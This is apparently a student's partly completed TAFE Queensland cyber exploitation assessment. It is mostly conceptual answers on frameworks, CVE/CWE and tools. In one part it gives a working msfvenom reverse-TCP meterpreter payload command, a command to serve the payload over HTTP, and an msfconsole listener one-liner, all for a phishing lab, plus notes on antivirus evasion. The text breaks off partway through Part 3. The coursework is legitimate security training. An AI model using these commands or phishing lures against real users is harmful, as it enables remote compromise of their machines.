|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Student Name | Dylan Wondal | Student Number | | 473393445 |
| Unit Code/s & Name/s | VU23226 Test concepts and procedures for cyber exploitation | | | |
| Cluster Name  *If applicable* | N/A | | | |
| Assessment Name | Cyber Exploitation Concepts and Procedures | Assessment Task No. | | 2 of 2 |
| Assessment Due Date |  | Date Submitted | | / / |
| Assessor Name |  | | | |
| **Student Declaration:** I declare that this assessment is my own work. Any ideas and comments made by other people have been acknowledged as references. I understand that if this statement is found to be false, it will be regarded as misconduct and will be subject to disciplinary action as outlined in the TAFE Queensland Student Rules. I understand that by emailing or submitting this assessment electronically, I agree to this Declaration in lieu of a written signature. | | | | |
| Student Signature |  | | Date | / / |
| **PRIVACY STATEMENT:** TAFE Queensland is collecting your personal information on this form for the purpose of assessment. In accordance with the Information Privacy Act 2009 (Qld), your personal information will only be accessed by staff employed by TAFE Queensland for the purposes of conducting assessment. Your information will not be provided to any other person or agency unless you have provided TAFE Queensland with permission, if authorised under our Privacy Policy (available at <https://tafeqld.edu.au/global/privacy-policy.html>) or disclosure is otherwise permitted or required by law. Your information will be stored securely. If you wish to access or correct any of your information, discuss how it has been managed or have a concern or complaint about the way the information has been collected, used, stored, or disclosed, please contact the TAFE Queensland Privacy Officer at [privacy@tafeqld.edu.au](mailto:privacy@tafeqld.edu.au) | | | | |

|  |  |
| --- | --- |
| Instructions to Student | **General Instructions:**  MidTown IT employs you as an IT security consultant. You have been assigned to create a number of tests and tasks for new employees regarding cyber exploitation concepts, tools and procedures.  Your teacher/assessor will take on the role of the project manager assigned to this project by MidTown IT.  Read the project documentation provided and familiarise yourself with the Project Scenario or Case Study before proceeding with portfolio tasks. Confirm anything you are not sure about the project with your manager (teacher/assessor). It is essential that you have a clear understanding of the scenario and tasks that you need to complete.  This assessment instrument requires the student to complete a project portfolio that is divided into six (6) parts:   * PART 1 Cyber exploitation concepts, tools and frameworks * PART 2 Exploit payload methods * TASK 1 – MSFvenom - phishing attack with payload – Practical Scenario 1 * TASK 2 Windows event log * Task 3 Effectiveness of real-time defences * PART 3 Tactics, techniques and procedures (TTP) exploitation * PART 4 Enumeration tools and techniques * PART 5 Privilege models and effectiveness of real-time defences * TASK 1 Linux privilege escalation attack - Practical Scenario 2 * TASK 2 Linux logs * TASK 3 Privileges and exploitation * PART 6 Contingency task   **Storage Devices:**  Students are required to provide their own storage devices.  **Materials Required:**   * Access to PCs and peripherals * Access to the internet * Access to Connect (LMS) * Access to virtualisation testing environment * Access to special-purpose tools, equipment and materials to complete the assessment. * Access to Word processing software such as Microsoft Word   **Online Delivery:**   * Student to supply their own PC or laptop and peripherals and internet access * Students will require permission to install the required software * Students will require access to Microsoft Office or a similar application   **Documentation:**   * MidTown IT Scenario or Case Study * MidTown IT Cyber Exploitation Concepts and Procedures Portfolio Template * Access to codes, standards and manuals in Connect   **Assessment Criteria:**  To achieve a satisfactory result, your assessor will look for your ability to demonstrate the following key skills/tasks/knowledge to an acceptable industry standard. Demonstrated ability to:   * investigate the use of cyber exploit testing frameworks * access known vulnerability repositories * understand methods of downloading and executing exploits * identify deliberate flaws in open source exploits * interpret exploits using tactics, techniques and procedures (TTP) exploitation * understand common vulnerability enumeration (CVE) and common weakness enumeration (CWE) frameworks * demonstrate the use of enumeration tools and techniques to identify exploits * identify ways in which privileges may be misconfigured * use privileges to protect exploitation * investigate the effectiveness of real-time defences to defend workstations and servers * identify methods of defence evasion such as obfuscation and encryption   **Refer to the marking criteria for specific details:**  VU23226\_AT2\_MC\_TQM\_v1  **Details of Location:**  TAFE will provide a simulated work environment in the classroom. Research activities may be conducted in the classroom or at home.  If you are unable to attend a scheduled assessment activity, you must notify your teacher before the assessment is due and supply a doctor's certificate and approval from the team manager for an extension.  **Time Restrictions:**  This assignment is designed to take place over eight (8) weeks or approximately 32 hours. The student is expected to attend classes as per timetable details and should be able to commit up to three (3) hours per week of their own time to study or study related activities. |

|  |  |
| --- | --- |
|  | **Interactions:**  Teamwork skills are essential in the IT industry therefore you should work in teams to consult and collaborate on practical activities. However, each student must complete the assessment tasks individually (unless indicated).  **Level of Assistance Permitted:**  Staff cannot directly show students answers or solutions but support and guide them to complete tasks individually. Teachers and tutors should be available in class, and accessible by email for students working from home.  **Reasonable Adjustments:**  Reasonable adjustments are available to students for a variety of reasons including: Disability, language, literacy and numeracy (LLN) problems or extenuating circumstances. Talk to your teacher, counsellor or disability officer if you require extra support or an extension based on the conditions identified.  **Number of Attempts:**  You will receive up to two (2) attempts at this assessment task. Should your 1st attempt be unsatisfactory (U), your teacher will provide feedback and discuss the relevant sections / questions with you and will arrange a due date for the submission of your 2nd attempt. If your 2nd submission is unsatisfactory (U), or you fail to submit a 2nd attempt, you will receive an overall unsatisfactory result for this assessment task. Only one re-assessment attempt may be granted for each assessment task.  **For more information, refer to the Student Rules.**  **Work Health and Safety:**  The work environment should be assessed for safety prior to class. Special consideration should be taken regarding potential ICT-related hazards such as tripping hazards, electromagnetic radiation, ergonomics and posture. TAFE Queensland health and safety policies and procedures should be followed at all times. |
| **Submission details** (if relevant) | **Evidence Required to be Submitted:**  Insert your details on the cover page and sign the Student Declaration. Include this template with your submission.  **Submission via Connect:**  Upload a single file into Assessment 2 (AT2) Assignment Folder in Connect.  Multiple files can be compressed into a single file.  **Name the File:**  VU23226\_AT2\_Surname\_Student Number  Assessment to be submitted via:   * TAFE Queensland Learning Management System (Connect): [*https://connect.tafeqld.edu.au/d2l/login*](https://connect.tafeqld.edu.au/d2l/login) * **Username:** 9 digit student number * **For Password:** Reset password go to: [*https://passwordreset.tafeqld.edu.au/default.aspx*](https://passwordreset.tafeqld.edu.au/default.aspx) |
| Instructions to Assessor | **Specifications of Assessment:**  To be judged competent in this assessment item the student is required to demonstrate competence in all indicators shown in the marking guide.  Gather evidence to demonstrate consistent performance in conditions that are safe and replicate the workplace. Noise levels, production flow, interruptions and time variances must be typical of those experienced in the cyber security field of work and include access to:   * project requirements   Ensure that students read and familiarise themselves with the Project Scenario provided and relevant files and/or resources before attempting the assessment.  **Storage Devices:**  Students are required to provide their own storage device.  **Materials Required:**   * Access to PCs and peripherals * Access to the internet * Access to Connect (LMS) * Access to virtualisation testing environment * Access to special-purpose tools, equipment and materials to complete the assessment. * Access to Word processing software such as Microsoft Word   **Online Delivery:**   * Student to supply their own PC or laptop and peripherals and internet access * Students will require permission to install the required software * Students will require access to Microsoft Office or a similar application   **Documentation:**   * MidTown IT Scenario or Case Study * MidTown IT Cyber Exploitation Concepts and Procedures Portfolio Template   **Level of Assistance Permitted:**  Teachers and tutors should be available in class and accessible by email for students working from home. Staff cannot directly show students answers but support and guide them to complete tasks individually. Students with disability will receive reasonable adjustments.  **Interactions:**  Teamwork skills are essential in the IT industry therefore you should work in teams to consult and collaborate on practical activities. However, each student must complete the assessment tasks individually (unless indicated).  **Contingencies:**  Reasonable adjustment is available to students for a variety of reasons including: Disability, language, literacy and numeracy (LLN) problems or extenuating circumstances.  **Work Health and Safety:**  The work environment should be assessed for safety prior to class. Special consideration should be taken regarding potential ICT-related hazards such as tripping hazards, electromagnetic radiation, ergonomics and posture. TAFE Queensland health and safety policies and procedures should be followed at all times. |
| Note to Student | *An overview of all Assessment Tasks relevant to this unit is located in the Unit Study Guide.* |

|  |  |
| --- | --- |
| Scenario-01 | Project Scenario |
| MidTown IT employs you as an IT security consultant. You have been assigned to create a number of tests and tasks to train new employees regarding cyber exploitation.  The training exercise consists of a number of questions regarding cyber exploitation concepts, tools and procedures and two practical scenarios to demonstrate their skills as per company policy.  The practical scenarios will be conducted in a virtual environment and the platforms included are Windows and Linux. | |

|  |  |
| --- | --- |
| Scenario-01 | Practical Scenario 1 |
| **MSFvenom - phishing attack with payload**  **Platforms:** Linux and Windows  **Framework:** Metasploit Framework (MSFvenom)  As a pen-tester, you have been requested by your manager to provide training and awareness about phishing attacks to the employees of your institution. You decided it would be better to give a practical experience rather than merely explaining the attack. You decide to create a payload that will create a reverse-TCP shell and reference it within a phishing email and send it to all employees for them to download and execute. You believe this exercise will give them a better understanding of a phishing attack.  In this task you will demonstrate your understanding of the use of ‘msfvenom’ to create the payload, create a phishing email that will deceive the victim into downloading and executing the payload and use ‘msfconsole’ to listen to the reverse-TCP shell connection.  **STEPS:**   1. Create a phishing email that will deceive the victim into downloading the payload using a link within the email. The link should point to the payload that can be accessed via the SimpleHTTPServer. 2. Send the above email to the victims (employees) using an email client. 3. Having gained access to the command prompt, explain to the employees that the attacker has control of the victims’ files. Write a short message that would be displayed on the victims’ workstations. 4. Use Windows event log to detect the phishing attack. | |
| Scenario-01 | Practical Scenario 2 |
| **Linux privilege escalation attack – enumerating user accounts**  **Platform:** Linux  In this task you will demonstrate the use of a misconfigured Linux command (wget) to modify the ‘sudoers’ file in the victim’s machine, enabling an unprivileged user to obtain privileged access.  **STEPS:**   1. Create a backdoor to the victim’s machine. 2. Once the backdoor is established, perform the privilege escalation attack. 3. Use the Linux Logs to detect the privilege escalation attack on the victim’s machine. 4. Outline at least two (2) remediation strategies for this kind of attack. | |

**Use the template provided to complete and submit this portfolio:**

Cyber Exploitation Concepts and Procedures Portfolio Template

## PART 1 Cyber exploitation concepts, tools and frameworks

1.1 Investigate at least two (2) frameworks that could be used for managing cyber security tests. For each framework, describe its suitability, weaknesses and strengths.

a. MITRE ATT&CK:

* Suitability: The MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) framework is highly suitable for managing cyber security tests. It provides a comprehensive and structured model of cyber adversary behavior and tactics. It is widely used by organizations to understand, map, and evaluate their security posture by simulating real-world attack scenarios.
* Strengths:
  + Comprehensive: Covers a wide range of tactics, techniques, and procedures (TTPs) used by adversaries.
  + Structured: Organizes TTPs into matrices, making it easier to analyze and strategize defense mechanisms.
  + Realistic: Reflects real-world attack behavior, enhancing the accuracy of assessments.
  + Continuous Updates: Continuously updated to include new TTPs, making it adaptable to evolving threats.
* Weaknesses:
  + Complexity: Due to its comprehensiveness, it might be overwhelming for smaller organizations.
  + Skill-Intensive: Proper implementation requires expertise to accurately simulate attacks.

b. NIST Cybersecurity Framework:

* Suitability: The NIST Cybersecurity Framework is suitable for organizations seeking a risk-based approach to managing cybersecurity. It provides guidelines and best practices for managing and reducing cybersecurity risks while accommodating various sectors and industries.
* Strengths:
  + Risk-Focused: Tailored to an organization's risk tolerance, resources, and business needs.
  + Flexible: Adaptable to various compliance requirements and industry standards.
  + Collaborative: Encourages communication and collaboration across departments and teams.
  + Continuous Improvement: Emphasizes continuous assessment, adaptation, and improvement.
* Weaknesses:
  + Lack of Specificity: Some organizations might find it lacking in specific technical details.
  + Dependence on Interpretation: Organizations must interpret and implement the framework's guidelines effectively.

1.2 Access a vulnerability repository, for example, CVEDetails.com and select Vulnerabilities by Type. Choose two recent (current year) vulnerability types and, for each type, identify the most common methods used to download and execute exploits.

1.3 Provide definitions for common vulnerabilities exposure (CVE) and common weakness enumeration (CWE) and explain their differences.

Common Vulnerabilities Exposure (CVE): CVE is a dictionary-like system for identifying and naming publicly known cybersecurity vulnerabilities. Each CVE entry represents a unique vulnerability or weakness, providing a standardized way to refer to vulnerabilities across different tools, databases, and organizations.

Common Weakness Enumeration (CWE): CWE is a system for identifying and categorizing software weaknesses or flaws that can lead to vulnerabilities. Unlike CVE, which focuses on specific vulnerabilities, CWE focuses on broader software weaknesses, helping developers and security professionals understand and mitigate underlying issues that could lead to vulnerabilities.

Difference between CVE and CWE: The main difference is that CVE refers to specific instances of vulnerabilities, while CWE addresses general software weaknesses that could potentially lead to vulnerabilities. CVE provides unique identifiers for each vulnerability, while CWE provides a taxonomy of weakness types.

1.4 Explain how CVE and CWE are related to TTP.

CVE and TTP: TTPs often involve the exploitation of vulnerabilities, which are assigned CVE identifiers. Adversaries use TTPs to exploit weaknesses in systems, networks, and software.

CWE and TTP: TTPs can include specific attack techniques that exploit weaknesses categorized by CWE. Adversaries use these techniques to take advantage of software weaknesses.

1.5 For each of the following penetration and testing tools, provide a brief definition and list their key features.

|  |  |  |
| --- | --- | --- |
| Penetration testing tool | Definition | List of key features |
| Kali | A Debian-based Linux distribution designed for penetration testing and security auditing. | Comes with a wide range of pre-installed security tools, such as Metasploit, Nmap, Wireshark, and Burp Suite. Easy to use and configure. Updated regularly with the latest security vulnerabilities. Suitable for both beginners and experienced penetration testers. |
| Metasploit | A penetration testing framework that allows you to exploit vulnerabilities in software. | A large database of exploit modules. A powerful scripting engine. A wide range of post-exploitation tools. Easy to use and configure. |
| Metasploit Framework (MSFvenom) | A tool that can be used to generate malicious payloads. | Can generate payloads for a variety of platforms. Can be used to create custom payloads. Easy to use and configure. |
| John the Ripper | A password cracking tool that can be used to crack passwords that are stored in a variety of formats. | Supports a wide range of password hashing algorithms. Can be used to crack passwords offline. Easy to use and configure. |
| Hydra | A brute-force attack tool that can be used to crack passwords or login credentials. | Supports a wide range of protocols. Can be used to crack passwords and login credentials. Easy to use and configure. |
| Structured Query Language (SQL) Map | A penetration testing tool that can be used to exploit SQL injection vulnerabilities. | Can detect and exploit SQL injection vulnerabilities. Can be used to extract data from databases. Easy to use and configure. |
| Jhead | A tool that can be used to extract EXIF metadata from JPEG images. | Can extract EXIF metadata from JPEG images. Can be used to view and edit EXIF metadata. Easy to use and configure. |

## PART 2 Exploit payload methods

In this part of the portfolio, you will gain exposure to MSFvenom and Windows event log. MSFvenom will be used to create a phishing email that will deceive the victim to download and execute the payload and Windows event log will be used to detect the phishing attack.

### TASK 1 MSFvenom - phishing attack with payload – Practical Scenario 1

2.1 As a pen-tester, you have been requested by your manager to provide training and awareness about phishing attacks to the employees of your institution. You decided it would be better to give a practical experience rather than merely explaining the attack. You decided to create a payload that will create a reverse-TCP shell, reference it within a phishing email and send it to all employees for them to download and execute. You believe this exercise will give them a better understanding of a phishing attack.

In this task, you will demonstrate your understanding of the use of ‘msfvenom’ to create the payload, create a phishing email that will deceive the victim into downloading and executing the payload and the use of ‘msfconsole’ to listen to the reverse-TCP shell connection.


1. Write down the ‘msfvenom’ command that will create a reverse-TCP shell payload “rshell-x64.exe” for Windows x64 platform.

msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=192.168.0.10 LPORT=9001 -f exe -o rshell.exe


1. Write down the ‘Python’ command that will start a SimpleHTTPServer on port 80.

sudo python3 -m http.server 80

1. Create a phishing email that will deceive the victim to download the payload using a link within the email. The link should point to the payload that can be accessed via the SimpleHTTPServer.




1. Send the above email to the victims (employees) using an email client.




1. Write down the necessary commands to create the listener using ‘msfconsole’.

msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse\_tcp; set lhost 192.168.0.10; set lport 9001; exploit"

1. Provide a screenshot that shows the reverse TCP being started and thereby accessing the shell (Windows Command Prompt).



1. Having gained access to the command prompt, explain to the employees that the attacker has control of the victims’ files. Write a short message that would be displayed on the victims’ workstations.




### TASK 2 Windows event log

2.2 With appropriate screenshots explain how you would use the Windows event logs to detect the phishing attack on the victim’s machine.


1. List the event logs that you would search to find information about the phishing attack.

Application/Security


1. Provide a screenshot of the log showing that a payload has been downloaded.



1. Provide a screenshot to show that a reverse-TCP shell connection has been established.



1. Provide a screenshot to show the commands executed by the attacker.



1. Outline at least two (2) remediation strategies for this kind of attack.

1. Block outgoing connection to unknown ports/ips

2. use threatlocker or another software to create an allowlist meaning only authorised exes can run

### Task 3 Effectiveness of real-time defences

2.3 Evaluate how effective Windows event logs were in defending the system against the phishing malware attack in Task 2-2.2.

a) Write a concise evaluation of Windows events logs performance.

The Event logs did collect enough information to determine there was some sort of attack. The only problem is that all the local policy auditing needed to be turned on to collect the relevant information. It can also be hard to follow the trail without a good knowledge of all the windows event log codes

b) Identify and provide a brief overview of at least two (2) other tools to detect and defend the system from malware.

1. Windows Defender: Defender will automatically scan files and delete them if they are determined to be malicious

2. Sentinal One: Will automatically flag and delete any malicious exe and immediately notify SOC.

2.4 Identify at least two (2) methods and their available techniques of defence evasion and investigate the effectiveness of obfuscation and encryption for the methods selected.

|  |  |  |  |
| --- | --- | --- | --- |
| Method | Techniques | Obfuscation  effectiveness | Encryption  effectiveness |
| Anti-Virus Evasion | Code Packing, Code Obfuscation, Polymorphism | Obfuscation can provide a moderate level of effectiveness against basic antivirus detection techniques. However, advanced heuristics and behavior-based detection can still identify obfuscated malware. | Encryption can be highly effective in protecting the payload of malware from being detected by antivirus scanners. Encrypted malware requires a decryption step, which can evade simple signature-based detection. |
| Intrusion Detection Evasion | Traffic Encryption, Traffic Fragmentation, Protocol Tunneling | Obfuscation techniques like traffic fragmentation and protocol tunneling can have a limited impact on evasion since sophisticated intrusion detection systems may still be able to identify abnormal patterns or behaviors. | Encryption is highly effective in evading intrusion detection since it prevents the detection systems from understanding the content of the communication. Encrypted traffic can bypass most signature-based and pattern-based detection methods. |

## PART 3 Tactics, techniques and procedures (TTP) exploitation

3.1 Identify at least two (2) common TTP frameworks. For each framework outline its main security features.

1. MITRE ATT&CK Framework:

The MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) framework is a comprehensive knowledge base that describes the actions of cyber adversaries across various stages of the attack lifecycle.

Main Security Features:

* Matrix Structure: The framework is organized into matrices that represent different platforms (e.g., Enterprise, Mobile, Cloud). Each matrix is further divided into tactics (high-level goals) and techniques (specific methods used to achieve those goals).
* Real-world Scenarios: Each technique is associated with real-world examples of threat actor behavior, providing insight into how specific attacks have been carried out.
* Coverage: ATT&CK covers a wide range of tactics and techniques, including initial access, execution, persistence, privilege escalation, defense evasion, credential access, discovery, lateral movement, collection, exfiltration, and impact.
* Mapping to Threat Groups: ATT&CK maps tactics and techniques to specific threat actor groups, allowing organizations to understand which adversaries might be targeting them and how.
* Cross-referencing: Techniques are cross-referenced with tools, procedures, and other relevant information, making it a valuable resource for defenders and analysts.

2. Lockheed Martin Cyber Kill Chain:

The Lockheed Martin Cyber Kill Chain is a framework that describes the stages an attacker goes through to successfully breach a target.

Main Security Features:

